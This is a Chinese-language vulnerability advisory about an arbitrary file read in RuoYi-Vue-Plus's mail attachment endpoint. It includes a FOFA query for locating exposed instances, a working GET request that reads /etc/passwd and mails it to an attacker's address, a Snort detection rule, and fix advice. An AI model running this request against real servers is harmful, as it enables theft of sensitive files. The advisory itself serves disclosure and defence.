

# RuoYi-Vue-Plus sendMessageWithAttachment 任意文件读取漏洞

RuoYi-Vue-Plus sendMessageWithAttachment 任意文件读取漏洞，从而导致读取服务器上的敏感文件。

## 影响版本

RuoYi-Vue

## 漏洞状态

| 漏洞细节 | 漏洞POC | 漏洞EXP | 在野利用 |
|------|-------|-------|------|
| 是    | 已公开   | 已公开   | 已知   |

## 风险等级

| 维度    | 评价 |
|-------|----|
| 威胁等级  | 高危 |
| 影响面   | 广  |
| 攻击者价值 | 高  |
| 利用难度  | 低  |

## 漏洞复现


FOFA: body="RuoYi-Vue-Plus后台管理框架"

POC/EXP:

```
GET /demo/mail/sendMessageWithAttachment?to=你的邮箱@163.com&subject=Test-Mail&text=This%20is%20a%20test%20message&filePath=/etc/passwd HTTP/1.1
Host: 127.0.0.1
```



PS: 该漏洞仅影响配置日志邮件外发的环境，响应回显200，操作成功，读取的文件会发到邮箱。



snort规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"RuoYi-Vue-Plus - Arbitrary File Read via filePath Parameter";
  flow:to_server,established;
  content:"GET"; http_method;
  content:"/demo/mail/sendMessageWithAttachment"; http_uri;
  content:"filePath="; http_uri;
  pcre:"/filePath=[^&]*(\\|/|%2f)(etc|windows|winnt|boot\\.ini|\\.\\.\\.)(\\|/|%2f)/i";
  metadata:service http;
  metadata:affected_product "RuoYi-Vue-Plus";
  metadata:vulnerability_type "Path Traversal";
  classtype:web-application-attack;
  sid:1000250;
  rev:1;
  priority:1;
)
```

## 漏洞修复

关闭互联网暴露面或接口设置访问权限  
升级至安全版本。